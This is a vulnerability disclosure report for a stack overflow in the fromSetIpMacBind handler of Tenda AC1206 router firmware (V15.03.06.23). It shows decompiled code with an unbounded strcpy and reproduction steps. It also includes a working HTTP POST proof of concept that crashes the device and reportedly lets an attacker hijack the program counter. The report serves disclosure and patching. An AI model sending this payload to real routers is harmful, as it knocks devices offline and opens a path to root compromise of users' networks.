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Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address : https://www.tenda.com.cn/download/detail-2766.html

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:

Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the fromSetIpMacBind function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1  void __cdecl fromSetIpMacBind(webs_t wp, char_t *path, char_t *query)
2  {
3    int i; // [sp+20h] [+20h]
4    int ia; // [sp+20h] [+20h]
5    char *list; // [sp+24h] [+24h]
6    char *p; // [sp+28h] [+28h]
7    int new_static_num; // [sp+2Ch] [+2Ch]
8    int old_static_num; // [sp+30h] [+30h]
9    char *static_num; // [sp+34h] [+34h]
10   char *static_list; // [sp+38h] [+38h]
11   cgi_msg errCode; // [sp+3Ch] [+3Ch]
12   char ret_buf[256]; // [sp+40h] [+40h] BYREF
13   char mib_buf[128]; // [sp+140h] [+140h] BYREF
14   char mib_name[64]; // [sp+1C0h] [+1C0h] BYREF
15   char mib_value[128]; // [sp+200h] [+200h] BYREF
16   char macstr[18]; // [sp+280h] [+280h] BYREF
17   char new_macstr[18]; // [sp+294h] [+294h] BYREF
18   char mac_addr[32]; // [sp+2A8h] [+2A8h] BYREF
19   char ip_addr[32]; // [sp+2C8h] [+2C8h] BYREF
20   char dev_name[64]; // [sp+2E8h] [+2E8h] BYREF
21   char param_str[256]; // [sp+328h] [+328h] BYREF
22
23   errCode = CGI_OK;
24   memset(ret_buf, 0, sizeof(ret_buf));
25   memset(mib_buf, 0, sizeof(mib_buf));
26   memset(mib_name, 0, sizeof(mib_name));
27   memset(mib_value, 0, sizeof(mib_value));
28   memset(macstr, 0, sizeof(macstr));
29   memset(new_macstr, 0, sizeof(new_macstr));
30   memset(mac_addr, 0, sizeof(mac_addr));
31   memset(ip_addr, 0, sizeof(ip_addr));
32   memset(dev_name, 0, sizeof(dev_name));
33   static_num = websGetVar(wp, "bindnum", "0");
34   static_list = websGetVar(wp, "list", byte_5195C8);
35   GetValue("dhcps.Staticnum", mib_value);
36   old_static_num = atoi(mib_value);
37   new_static_num = atoi(static_num);
38   if ( new_static_num >= 0 && new_static_num < 33 )
39   {
40     list = static_list;
41     for ( i = 1; list && new_static_num >= i; ++i )
42     {
43       p = strchr(list, 10);
44       if ( p )
45       {
46         *p = 0;
47         strcpy(mib_buf, list);
48         list = p + 1;
49       }
50       else
51       {
```


In the `fromSetIpMacBind` function, the `static_list` (the value of `list`) we entered is directly copied into the `mib_buf` array through the `strcpy` function.It is not secure, as long as the size of the data we enter is larger than the size of `mib_buf`, it will cause a stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /goform/SetIpMacBind HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

bindnum=1&list=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```



By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.



Finally, you also can write exp to get a stable root shell.